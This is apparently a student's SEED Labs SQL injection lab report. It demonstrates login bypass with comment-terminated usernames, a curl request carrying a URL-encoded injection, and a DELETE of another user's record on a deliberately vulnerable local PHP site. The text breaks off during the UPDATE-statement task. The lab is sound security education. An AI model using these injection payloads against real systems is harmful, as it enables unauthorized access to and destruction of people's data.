

# **SQL Injection Attack Lab**

## **Table of Contents:**

Title page.....	<b>1</b>
Table of contents .....	<b>2</b>
Abstract .....	<b>3</b>
Introduction .....	<b>3</b>
Objective .....	<b>3</b>
Tasks .....	<b>4</b>
<b>Task 1: Get Familiar with SQL Statements.....</b>	<b>4</b>
<b>Task 2: SQL Injection Attack on SELECT Statement.....</b>	<b>6</b>
<b>Task 3: SQL Injection Attack on UPDATE Statement .....</b>	<b>14</b>
<b>Task 4: Countermeasure .....</b>	<b>23</b>
Summary .....	<b>29</b>
Conclusion.....	<b>30</b>
References .....	<b>30</b>

## **1 Abstract:**

A SQL injection attack involves inserting or "injecting" a SQL query into the program via the client's input data. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), perform database administration operations (such as shutting down the DBMS), recover the content of a given file present on the DBMS file system, and in some cases issue commands to the operating system. SQL injection attacks are a sort of injection attack in which SQL instructions are injected into data-plane input to influence the execution of predetermined SQL commands.

## **2 Introduction:**

SQL injection attacks occur when hackers use these flaws to breach the target system's security. They are one of the most ancient and widely used hacking methods. If they are effective, they may be quite devastating. If a prominent website holds credit card information for its customers in its databases and is the target of a successful assault, the attackers might obtain access to the financial information of millions of people. Attackers may also obtain access to users' personal information. If these attacks can go unnoticed, they have a far better chance of succeeding. Because of the potential for massive damage, it is critical that these flaws are identified and addressed.

If queries that obtain and change information in the database are not utilized securely, they may render the applications susceptible. Retrieval queries, for example, might be used to obtain information from the database that users are not supposed to view. Commands can also be used to get database administrator rights. This may allow them to obtain access to data that only administrators have.

When the **WHERE** clause is utilized in **SELECT** and **UPDATE** queries, the majority of injection vulnerabilities arise. If programmers opt to dynamically build queries by concatenating user input with queries, injection issues are probable. This is a concern since user input cannot be relied on. Using prepared statements is the simplest technique to reduce the risk of SQL assaults occurring (parametrized queries). This prevents user input from being used to execute illegal database operations. When developing a web application, make it important to test for injection vulnerabilities to protect the security of your data.

### **This lab report covers the following topics:**

1 – Get familiar with SQL statements.

2 – SQL Injection attack on SELECT statement:

- SQL Injection attack from webpage
- SQL Injection attack from command line
- Append a new SQL statement

3 – SQL Injection Attack on UPDATE statements:

- Modify your own salary
- Modify other people salary
- Modify other people password

4 – Countermeasure – Prepared statement.

## **3 Objective:**

- The objective is to uncover ways to exploit SQL injection vulnerabilities, illustrate the harm that the attack may do, and grasp the tactics that can assist protect against such assaults.

## 4 Tasks:

The lab's environment are as follows:

A screenshot of a Mozilla Firefox browser window. The title bar says "SQLI Lab - Mozilla Firefox". The address bar shows "www.seedlabsinjection.com/unsafe\_home.php?username=...". The main content area displays a table titled "User Details" with the following data:

Username	EId	Salary	Birthday	SSN	Nickn
Alice	10000	20000	9/20	10211002	
Boby	20000	30000	4/20	10213352	
Ryan	30000	50000	4/10	98993524	
Samy	40000	90000	1/11	32193525	

### 4.1 Task 1: Get Familiar with SQL Statements.

This first task is all about being acquainted with SQL commands. The SEED Labs virtual machine (I'm using Ubuntu 16.04) already has MySQL installed and a database set up for this experiment. The database is named Users, and it has a credential table.

First, we log in to the MySQL console and change the database in use to Users:

```
[12/02/21]seed@VM:~/.../lab4$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

When we list all of the tables, we notice that there is just one table entitled credential:

```
Terminal
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)

mysql>
```

SQL commands are not case sensitive; however, it is usual practice to type commands in all capital letters. SQL commands are readily distinguished from non-commands, which are lowercase.

Printing all of the employee 'Alice's information:

There's 2 ways to get information: [first one](#)

```
Terminal
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> describe credential;
+-----+-----+-----+-----+-----+
| Field | Type   | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+
| ID    | int(6) unsigned | NO   | PRI | NULL    | auto_increment |
| Name  | varchar(30)    | NO   |     | NULL    |                |
| EID   | varchar(20)    | YES  |     | NULL    |                |
| Salary | int(9)         | YES  |     | NULL    |                |
| birth  | varchar(20)    | YES  |     | NULL    |                |
| SSN   | varchar(20)    | YES  |     | NULL    |                |
| PhoneNumber | varchar(20) | YES  |     | NULL    |                |
| Address | varchar(300)   | YES  |     | NULL    |                |
| Email  | varchar(300)   | YES  |     | NULL    |                |
| NickName | varchar(300) | YES  |     | NULL    |                |
| Password | varchar(300)  | YES  |     | NULL    |                |
+-----+-----+-----+-----+-----+
11 rows in set (0.02 sec)

mysql> ■
```

```
Terminal
mysql> select * from credential;
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID  | Name  | EID   | Salary | birth  | SSN    | PhoneNumber | Address | Email
| NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1  | Alice | 10000 | 20000 | 9/20  | 10211002 |           |         | 
|     | fdbef918bdae83000aa54747fc95fe0470ffff4976 |
| 2  | Boby  | 20000 | 30000 | 4/20  | 10213352 |           |         | 
|     | b78ed07677c161c1c82c142906674ad15242b2d4 |
| 3  | Ryan  | 30000 | 50000 | 4/10  | 98993524 |           |         | 
|     | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4  | Samy  | 40000 | 90000 | 1/11  | 32193525 |           |         | 
|     | 995b88bc183f349b3cab0ae7fccd39133508d2af |
| 5  | Ted   | 50000 | 110000 | 11/3  | 32111111 |           |         | 
|     | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6  | Admin | 99999 | 400000 | 3/5   | 43254314 |           |         | 
|     | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)

mysql> ■
```

The single table in the Users database is the credential table. The operation requires the usage of a SQL statement to print all of the employee Alice's profile information. First, I'll use the 'SELECT \* FROM credential;' statement to output all of the data in the table:

Or by write: [SELECT \\* FROM credential WHERE Name = 'Alice';](#)

```

Terminal
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | |
| | | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)

mysql> SELECT * FROM credential WHERE Name='Alice';
+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email |
| NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | |
| | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql>

```


```

Terminal
+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | |
| | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 | | |
| | | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | |
| | | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | |
| | | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | |
| | | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | |
| | | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+-----+-----+
[12/02/21]seed@VM:~/.../lab4$ echo -n 'seedadmin' | shasum
a5bdf35a1df4ea895905f6f6618e83951a6effc0
[12/02/21]seed@VM:~/.../lab4$ 

```

**Notes:** We connect to MySQL using the command "`mysql -u root -pseedubuntu`." The command "`use Users`" is then used to access the database Users. To extract all of Alice's information, we execute the command "`select * from credential where name='Alice';`".

## 4.2 Task 2: SQL Injection Attack on SELECT Statement.



```
[12/02/21]seed@VM:~$ ls /var/www/
[12/02/21]seed@VM:~$ cd /var/www/SQLInjection/
[12/02/21]seed@VM:~/SQLInjection$ ls
index.html    safe_edit_backend.php    unsafe_edit_backend.php
safe_home.php  seed_logo.png        unsafe_edit_frontend.php
logoff.php     unsafe_home.php
```

```
[12/02/21]seed@VM:~$ ls /var/www/
[12/02/21]seed@VM:~$ cd /var/www/SQLInjection/
[12/02/21]seed@VM:~/SQLInjection$ ls
css      safe_edit_backend.php  unsafe_edit_backend.php
index.html  safe_home.php      unsafe_edit_frontend.php
logoff.php  seed_logo.png      unsafe_home.php
[12/02/21]seed@VM:~/SQLInjection$ subl unsafe_home.php &
```

The screenshot shows a Sublime Text window titled "Sublime Text" with a file named "unsafe\_home.php" open. The code is a PHP script with comments explaining its features and a note about a new bootstrap design. The Sublime Text interface includes a sidebar with file icons, a status bar at the bottom, and a toolbar at the top right.

```
<!--  
SEED Lab: SQL Injection Education Web platform  
Author: Kailiang Ying  
Email: kying@syr.edu  
-->  
  
<!--  
SEED Lab: SQL Injection Education Web platform  
Enhancement Version 1  
Date: 12th April 2018  
Developer: Kuber Kohli  
  
Update: Implemented the new bootstrap design. Implemented a  
new Navbar at the top with two menu options for Home and edit  
profile, with a button to  
logout. The profile details fetched will be displayed using  
the table class of bootstrap with a dark table head theme.  
  
NOTE: please note that the navbar items should appear only  
for users and the page with error login message should not  
have any of these items at  
all. Therefore the navbar tag starts before the php tag but  
it end within the php script adding items as required.  
-->  
  
<!DOCTYPE html>  
<html lang="en">  
<head>
```

```

[12/02/21]seed@VM:~$ ls /var/www/
[12/02/21]seed@VM:~$ cd /var/www/SQLInjection/
[12/02/21]seed@VM:~/SQLInjection$ ls
css           safe_edit_backend.php  unsafe_edit_backend.php
index.html    safe_home.php        unsafe_edit_frontend.php
logoff.php    seed_logo.png       unsafe_home.php
[12/02/21]seed@VM:~/SQLInjection$ subl unsafe_home.php &
[1] 3664
[12/02/21]seed@VM:~/SQLInjection$ grep -i 'sha1' *.php
safe_edit_backend.php:      $hashed_pwd = sha1($input_pwd);
safe_home.php:              $hashed_pwd = sha1($input_pwd);
safe_home.php:              if($input_uname=="" and $hashed_pwd==sha1(""))
and $_SESSION['name']!='' and $_SESSION['pwd']!=''){
unsafe_edit_backend.php:   $hashed_pwd = sha1($input_pwd);
unsafe_home.php:           $hashed_pwd = sha1($input_pwd);
unsafe_home.php:           if($input_uname=="" and $hashed_pwd==sha1(""))
) and $_SESSION['name']!='' and $_SESSION['pwd']!=''){
[1]+  Done                  subl unsafe_home.php
[12/02/21]seed@VM:~/SQLInjection$ 

```

It shows all sha1 functions.

## 2.1: SQL Injection Attack from webpage.

I have to log in as the administrator to the online program in order to access all of the employees' data. I know the account's username is admin, but I don't know the password. To succeed in the assault, I must determine what to enter in the Username and Password areas.

I notice that the \$input\_uname variable stores the value entered into the Username input field on the login form. That value is also utilized in the WHERE clause of the SQL query. This implies that I may be able to input a Username value that alters the meaning of the SQL query. **WHERE name='admin'# and Password='\$hashed\_pwd';**



**Notes:** We are attempting to exploit a susceptible website to SQL Injection attacks by logging in as admin. Given that we know there is an administrator account called admin, we inject our code as described above to login without knowing the administrator's id and password.

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
<b>Admin</b>	99999	400000	3/5	43254314				

Copyright © SEED LABS

### other way to do this step:

**Employee Profile Login**

USERNAME	<input type="text" value="Admin '-- "/>
PASSWORD	<input type="text" value="Password"/>
<b>Login</b>	

Copyright © SEED LABS

I get the same result I can Enter as an Admin just by add to username + ' --

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
<b>Admin</b>	99999	400000	3/5	43254314				

Copyright © SEED LABS

**Notes:** The following picture demonstrates that the attack was effective, and we signed in as admin despite not knowing the admin user's ID or password.

**Description:** The where clause is filled in with the employee ID and password fields. So, everything we type into these fields is included into the query. So, in order to take advantage of the SQL Injection attack, we inject the following code: Alternatively, ' Name='admin';# .

The single quotation closes the argument for the input id, and the OR statement that follows permits us to login as admin. The # is added at the end to comment out anything that follows, allowing the password input to be bypassed.

## 2.2: SQL Injection Attack from command line.

I use the curl command to make an HTTP request to the website and login again in the same way as previously, and we observe that we get the HTML page in return:

```
[12/02/21]seed@VM:~/.../lab4$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%20%23&Password=admin'
```

<!--

SEED Lab: SQL Injection Education Web platform

Author: Kailiang Ying

Email: kying@syr.edu

-->

<!--

SEED Lab: SQL Injection Education Web platform

Enhancement Version 1

Date: 12th April 2018

Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.


NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it ends within the php script adding items as required.

-->


```
<!DOCTYPE html>
<html lang="en">
<head>
    <!-- Required meta tags -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
    <!-- Bootstrap CSS -->
```



I notice that all of the employee's information is delivered in an HTML tabular format. As a result, I was able to execute the identical assault as in Task 2.1. Whereas the Web UI does not assist in automating the assault, CLI commands can. The curl command encodes the special characters in the HTTP request, which was a significant departure from the web UI. I utilize the following: Space - %20; Hash (#) - %23; and Single Quote (') - %27.

## 2.3: Append a new SQL statement.




When I entered to Alice profile by use the same way I use it task 2.1





To add an entry to the current database, I need to remove the following statement: (***DELETE credential where name='Boby';***)




/var/www/SQLInjection/unsafe\_home.php - Sublime Text (UNREGISTERED)

```


1 unsafe_home.php
2
3 // Create a DB connection
4 $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
5 if ($conn->connect_error) {
6     echo "<div>";
7     echo "</nav>";
8     echo "<div class='container text-center'>";
9     die("Connection failed: " . $conn->connect_error . "\n");
10    echo "</div>";
11 }
12 return $conn;
13
14 // create a connection
15 $conn = getDB();
16 // Sql query to authenticate the user
17 $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
18         email,nickname,Password
19 FROM credential
20 WHERE name= '$input_uname' and Password='$hashed_pwd'";
21
22 echo "$sql"; → I add this command to check in terminal
23 if (!$result = $conn->query($sql)) {
24     echo "</div>";
25     echo "</nav>";
26     echo "<div class='container text-center'>";
27     die('There was an error running the query [' . $conn->error . ']\n');
28     echo "</div>";
29 }
30 /* convert the select return result into array type */
31 $return_arr = array();
32 while($row = $result->fetch_assoc()){
33     array_push($return_arr,$row);
34 }
35
36 /* convert the array type to json format and read out*/
37 $json_str = json_encode($return_arr);
38 $json_a = json_decode($json_str,true);
39 $id = $json_a[0]['id'];
40 $name = $json_a[0]['name'];
41 $eid = $json_a[0]['eid'];
42 $salary = $json_a[0]['salary'];
43 $birth = $json_a[0]['birth'];
44 $ssn = $json_a[0]['ssn'];
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100

```


When I re-check in the website it shows same statement



I copied the statement and past it in terminal



I get the result!



Boby removed successfully.

### 4.3 Task 3: SQL Injection Attack on UPDATE Statement.

All of task 3's subtasks will be focused on launching SQL injection attacks utilizing Alice's profile's Edit Profile Page.

```
/bin/bash
[12/02/21]seed@VM:~/.../backups$ 7z x sqlapp.7z
7-Zip 9.20  Copyright (c) 1999-2010 Igor Pavlov  2010-11-18
p7zip Version 9.20 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,1 CPU)

Processing archive: sqlapp.7z

Extracting  SQLInjection/seed_logo.png
Extracting  SQLInjection/index.html
Extracting  SQLInjection/css/bootstrap.min.css
Extracting  SQLInjection/css/style_home.css
Extracting  SQLInjection/logoff.php
Extracting  SQLInjection/safe_edit_backend.php
Extracting  SQLInjection/safe_home.php
Extracting  SQLInjection/unsafe_edit_backend.php
Extracting  SQLInjection/unsafe_edit_frontend.php
Extracting  SQLInjection/unsafe_home.php
Extracting  SQLInjection/css
Extracting  SQLInjection

Everything is Ok

Folders: 2
Files: 10
```

```
/bin/bash
[12/02/21]seed@VM:~/.../backups$ ls
sqlapp.7z SQLInjection users.sql
[12/02/21]seed@VM:~/.../backups$ cd SQLInjection/
[12/02/21]seed@VM:~/.../SQLInjection$ ls
css      safe_edit_backend.php  unsafe_edit_backend.php
index.html  safe_home.php     unsafe_edit_frontend.php
logoff.php  seed_logo.png    unsafe_home.php
[12/02/21]seed@VM:~/.../SQLInjection$ sudo cp unsafe_home.php /var/www/SQLInjection/
[12/02/21]seed@VM:~/.../SQLInjection$
```

```
/bin/bash
[12/02/21]seed@VM:~$ cd Documents/its450/
[12/02/21]seed@VM:~/.../its450$ ls
assessments  labs  lectures  qLwyQR.png  README.md
[12/02/21]seed@VM:~/.../its450$ labs/
bash: labs/: Is a directory
[12/02/21]seed@VM:~/.../its450$ labs
No command 'labs' found, did you mean:
  Command 'tabs' from package 'ncurses-bin' (main)
  Command 'laps' from package 'epix' (universe)
  Command 'laby' from package 'laby' (universe)
labs: command not found
[12/02/21]seed@VM:~/.../its450$ cd Documents/its450/labs/
bash: cd: Documents/its450/labs/: No such file or directory
[12/02/21]seed@VM:~/.../its450$ cd /home/seed/Documents/its450/labs
[12/02/21]seed@VM:~/.../labs$ ls
lab01  lab03  lab05  lab07  lab09  lab11  README.md
lab02  lab04  lab06  lab08  lab10  lab12
[12/02/21]seed@VM:~/.../labs$ mkdir lab12
mkdir: cannot create directory 'lab12': File exists
